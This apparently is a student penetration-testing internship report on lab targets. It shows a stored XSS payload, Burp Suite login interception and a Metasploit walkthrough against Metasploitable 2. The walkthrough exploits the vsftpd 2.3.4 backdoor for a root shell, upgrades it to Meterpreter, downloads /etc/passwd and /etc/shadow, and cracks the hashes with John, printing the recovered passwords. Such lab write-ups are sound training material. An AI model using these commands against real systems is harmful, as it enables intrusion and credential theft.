
3. Inject the payload into the message field:


<script>alert('stored XSS')</script>

4. Submit the form.

5. Every time the page loads, the message section executes the script automatically.

This proved how stored XSS can become a persistent threat affecting every visitor.





5. Conclusion

This practical assignment provided a comprehensive understanding of XSS vulnerabilitiy. By performing Reflected XSS, Stored XSS , it became clear how unfiltered user input can compromise the integrity and security of a web application. The exercises reinforced the importance of implementing strong input validation, sanitization, and output encoding to protect users from client-side threats.

Burp Suite

Traffic Interception intercepted the

targets HTTP requests.


Steps:

- Activate Proxy Intercept
- Send requests via browser
- Analyze captured HTTP request and response

- **Forward the Request**

- Click **Forward**.
  Page loads in browser.

  Congratulations — Burp is now working



5.3 User Authentication Testing Using Burp Suite

- **Intercept Login Request** • Burp Suite Proxy was enabled.
- Login credentials (username=test, password=test) were entered on the Acunetix test site.
- The POST request to /login.php was intercepted burp

Observe Server Response :

- Response showed authenticated user details.

- Confirmed login success without additional verification.
- Session was maintained using cookies.

8.3 Checklist

✓ SQL Injection
✓ XSS
✓ Authentication testing

8.4 Summary

The web application testing identified critical vulnerabilities such as SQL injection and XSS. These issues can lead to data breaches and session hijacking. Proper input validation and secure authentication mechanisms are required to prevent exploitation.

9. POST-EXPLOITATION & EVIDENCE

9.1 Privilege Escalation

Used Metasploit module to gain admin access

9.2 Evidence Collection

Item	Description	Collected By	Date	Hash
Traffic Log	HTTP Traffic	Analyst	2025-08-25	SHA256

9.3 Summary

Evidence collection involved capturing network traffic and maintaining data integrity using hashing techniques. This ensures proper forensic analysis and supports investigation processes.

10. CAPSTONE PROJECT

10.1 Exploitation

1. **Introduction**

Cybersecurity plays a crucial role in protecting digital systems from unauthorized access, data breaches, and exploitation. Understanding how vulnerabilities occur, how attackers exploit them, and how security professionals defend against such threats is essential. This internship provided hands-on exposure to penetration testing, vulnerability scanning, and exploitation techniques using industry-standard tools.

Metasploit Framework is one of the most powerful and widely used penetration-testing platforms. It provides a vast collection of exploits, payloads, scanners, and post-exploitation modules.

Launching msfconsole is the first step in performing exploitation tasks. Once started, it loads all essential modules and prepares the environment for attack execution. The console also offers features such as database integration, automated exploitation, session handling, and module searching. This forms the foundation for conducting structured penetration testing on vulnerable targets like Metasploitable.

2. **Objective of Metasploit** The core objectives are simple:
Exploit vulnerabilities in systems in a controlled way **Validate security weaknesses** (prove they are real, not theoretical)
Test defensive controls like IDS, IPS, antivirus, firewalls
Simulate real-world attacks for security assessment
Gain post-exploitation access (to measure impact)
3. **Tools / Components in Metasploit**
Metasploit is a **framework**, not a single tool. Key components:

3.1. **Exploits**

- Code that takes advantage of a vulnerability
- Example: buffer overflow, SMB vulnerability, web app flaw

3.2. **Payloads**

- What runs **after** exploitation
- Examples:
- Reverse shell
- Meterpreter session
- Command execution

•

3.3. **Auxiliary Modules**

- No exploitation
- Used for:

- ☐ Scanning
- ☐ Enumeration
- ☐ Fuzzing
- ☐ Bruteforce

•

3.4. **Encoders**

- ☐ Obfuscate payloads
- ☐ Used to evade antivirus detection

3.5. **Post-Exploitation Modules**

- ☐ Used **after access**
- ☐ Privilege escalation
- ☐ Credential dumping
- ☐ Persistence

3.6. **Meterpreter**

- ☐ Advanced in-memory payload
- ☐ Gives full control without touching disk
- ☐ Real power of Metasploit
- ☐ **Uses of Metasploit**
- ☐ Real, practical uses — not fantasy:
- ☐ Vulnerability exploitation testing
- ☐ Penetration testing and red teaming
- ☐ Security training and labs
- ☐ Exploit development and testing
- ☐ Validating CVEs
- ☐ Blue team testing (defense readiness)

If you use Metasploit without permission, that's **illegal**, not "learning."

4. **Methodology**

This is the **actual workflow**. Skip steps and you fail.

4.1. **Information Gathering**

Identify target IP, services, OS

Usually done using Nmap, not Metasploit alone

4.2. **Scanning & Enumeration**

Use auxiliary modules

Identify versions and potential vulnerabilities

4.3. **Vulnerability Selection**

Match service + version to exploit

Random exploit usage = amateur behavior

4.4. **Exploit Execution**

- ☐ Configure exploit
- ☐ Set payload
- ☐ Launch attack

4.5. **Gaining Access**

- ☐ Shell or Meterpreter session opened

4.6. **Post-Exploitation**

- ☐ Privilege escalation
- ☐ Data extraction
- ☐ Persistence
- ☐ Cleanup

This mirrors **real-world attack chains**.

5.Procedure

1.1. Performed Nmap scanning to identify open ports and vulnerable services.

Nmap scan the Meta IP with --vuln=script to find vulnerable ports :

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.6.4
PING 192.168.6.4 (192.168.6.4) 56(84) bytes of data.
64 bytes from 192.168.6.4: icmp_seq=1 ttl=64 time=0.598 ms
64 bytes from 192.168.6.4: icmp_seq=2 ttl=64 time=0.522 ms
64 bytes from 192.168.6.4: icmp_seq=3 ttl=64 time=6.56 ms
64 bytes from 192.168.6.4: icmp_seq=4 ttl=64 time=0.674 ms
64 bytes from 192.168.6.4: icmp_seq=5 ttl=64 time=0.789 ms
64 bytes from 192.168.6.4: icmp_seq=6 ttl=64 time=1.04 ms
64 bytes from 192.168.6.4: icmp_seq=7 ttl=64 time=0.563 ms
64 bytes from 192.168.6.4: icmp_seq=8 ttl=64 time=0.393 ms
64 bytes from 192.168.6.4: icmp_seq=9 ttl=64 time=0.418 ms
64 bytes from 192.168.6.4: icmp_seq=10 ttl=64 time=1.08 ms
^C
--- 192.168.6.4 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9130ms
rtt min/avg/max/mdev = 0.393/1.263/6.563/1.780 ms
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.6.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-06 03:26 EST
Nmap scan report for 192.168.6.4
Host is up (0.00024s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:61:C6:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

1.2. **Used Metasploit to exploit identified vulnerabilities such as FTP, SSH, and PostgreSQL.**

Start msfconsole :

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use help <command> to learn more about any command
```

```
+ -- --=[ METASPLOIT by Rapid7                                       +
+ -- --=[ 2294 exploits - 1172 auxiliary - 400 post                   +
+ -- --=[ 968 payloads - 45 encoders - 11 nops                        +
+ -- --=[ 9 evasion                                                  +

Metasploit Tip: View advanced module options with advanced
```

1.3. **Start with port 21 ftp vulnerability, search vsftpd :**

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

5.4 Use the exploit with ID 1 and check for necessary options required to run the exploit:

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:
```

1.5. RHOSTS means the victim IP is blank so fill the victim IP and run the exploit :


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.6.4
rhost => 192.168.6.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.6.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.6.4:21 - USER: 331 Please specify the password.
[+] 192.168.6.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.6.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.6.3:46241 -> 192.168.6.4:6200) at 2025-12-06 03:29:52 -0500

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.6.3:46241 -> 192.168.6.4:6200 (192.168.6.4)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
```

```
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.6.3:4433
[*] Sending stage (1017704 bytes) to 192.168.6.4
[*] Meterpreter session 2 opened (192.168.6.3:4433 -> 192.168.6.4:46187) at 2025-12-06 03:33:42 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                   Information                      Connection
  --  ----  ----                   -----------                      ----------
  1         shell cmd/unix                                          192.168.6.3:46241 -> 192.168.6.4:6200 (192.168.
  2         meterpreter x86/linux  root @ metasploitable.localdomain 192.168.6.3:4433 -> 192.168.6.4:46187 (192.168.
```

1.6. Now we start the meterpreter session and dump the /etc/passwd and /etc/shadow file in our local machine :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2...

meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd -> /home/kali/passwd
[*] Completed  : /etc/passwd -> /home/kali/passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> /home/kali/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow -> /home/kali/shadow
[*] Completed  : /etc/shadow -> /home/kali/shadow
meterpreter >
```

1.7. **Now we open a new terminal and navigate to the directory where the passwd and shadow file is downloaded. The files will be in that directory from where you have started the msfconsole.**



1.8. **Now use the unshadow command to unshadow the passwords and to transfer to a text file. I used text file name meta_unshadow.txt**


1.9. **Now we crack the password hashes using the john tool.**

```
┌──(kali㉿kali)-[~]
└─$ john meta_shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
Session aborted
┌──(kali㉿kali)-[~]
└─$
```


1.10. **. To see the id and passwords in more compact state we use the --show command in john.**

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ john --show meta_shadow.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```


1.11. **As we have the ID and passwords now we access Metasploitable 2 remotely using telnet command. We give the id and password.**



1.12. Start msfconsole and use exploit/linux/postgres/postgres_payload

